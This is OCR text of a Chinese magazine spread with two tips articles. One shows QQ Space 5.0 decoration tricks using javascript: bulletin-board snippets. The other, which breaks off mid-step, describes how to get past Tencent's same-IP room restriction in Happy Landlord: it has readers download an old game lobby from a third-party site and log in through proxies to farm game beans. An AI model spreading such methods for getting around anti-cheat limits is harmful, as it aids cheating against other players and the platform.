


图6　文章推荐成功

稍微分析一下原因，也许是TX没有将本来应该在电脑QQ空间中的编辑按钮屏蔽掉。据我判断，那些手机美文的作者一定也是利用此文方法，因为他们的文章不是1000字就是2000字的，除非他们整天的闲着没事，拿着手机按呀按。但是我不能保证你的文章人家会采纳，只是给你个捷径而已。其实电脑QQ空间也有类似的推荐，只是我们菜菜如果不把“武器”配备好，以我们的文学功底与人家竞争，恐怕……

2、公告栏的大作用

你有没有惊异别人QQ空间的皮肤上带字？你认为那是皮肤上自带的还是加的图片？错！那就是利用了被百分之99.999的人所冷落的透明公告栏！透明公告栏在QQ空间商城是找不到的，因此需要用到代码。

免费透明QQ空间公告栏代码如下：

```
LOOK
javascript:window.top.space_addItem(12,1238,0,0,96,96,1);
LOVELETTER
javascript:window.top.space_addItem(12,1072,0,0,96,96,1);
爱情碰碰杯
javascript:window.top.space_addItem(12,1073,0,0,96,96,1);
```

至于使用代码的方法我不再做累述，有了代码之后，**点击“装扮空间”—“装饰”—“公告栏”**，进入编辑界面，如图7。

接下来就是编辑了，选择一下字体与颜色，输入要加入的文字。因为公告栏的大小无法拉伸，所以不要急着提交，要先预




图7　进入公告栏




图8　编辑公告栏




图10　自己的装扮情况




图11　代码变为文字

览，这时你的公告栏就出现了。当调节到合适的大小时再提交，如图8。




图9　公告栏效果

我不喜欢把文字放在比较靠下的地方，而是放到最上面空间名称的地方，这样效果更棒，如图9。




图12　陌生人看不到自己的装扮

3、繁琐代码不再记忆

想必大家都记不住繁琐的空间代码吧？要不我们把空间代码转化为文字？你可能会说，自己是小菜，不懂代码啊。没关系，我也不懂，这里就以向好友索要空间免费装扮为例为大家演示一下。

QQ空间5.0在信息处新增了“好友动态”一栏，这里就可以看到好友最近用的代码。我用我的小号看看我的空间情况，如图10。

接下来就是怎么转换成文字了。打开自己的空间，**进入“空间装扮”—“当前装扮”**，代码转换为文字了吧？自己再到空间商城利用关键字搜索就OK了，如图11。

有的朋友在担心，别人会不会盗用自己的代码呢？这里不用担心，因为好友打开自己的“装扮详情”是不会显示的，如图12。

OK，全文结束！QQ空间5.0的确不错，看看我还能不能来个续续篇，敬请等待，哈哈！

转变思路之狂刷欢乐斗地主欢乐豆

文/图 无敌小龙

现在，使用双开工具进行刷豆的QQ欢乐斗地主玩家，一定对腾讯新设置的同一IP用户不让进入同一房间深感头疼吧？在尝试一台电脑2个号，登录同一房间时，会弹出如图1的提示信息窗口。




图1　弹出提示窗口

有鉴于此，笔者想：是否可以**通过下载老版本的游戏大厅来达到绕过这一限制的目的？**于是，笔者到http://www.xdowns.com/soft/softdown.asp?softid=29837下载了一个可以双开的无限制大厅（光盘中有收录）。

下载回这个大厅后（如果你之前已经安装了新版的QQ游戏大厅，则需要首先卸载掉它），然后解压运行，让这个大厅把注册信息都写入到注册表。接着搜索代理，大家可以用“代理超人”和“代理猎手”，也可以到“代理中国”直接找。




图2　设置代理

有了代理IP，就可以设置QQ登录时的IP地址了，设置如图2。填写完毕之后，单击“测试”按钮，如果提示“代理服务器工作正常”，如图3，那么就可以单击“登录”按钮进行QQ的登录了。




图3　测试代理

通过代理登录QQ后，然后通过QQ的游戏图标登录QQ游戏大厅，接着用双开

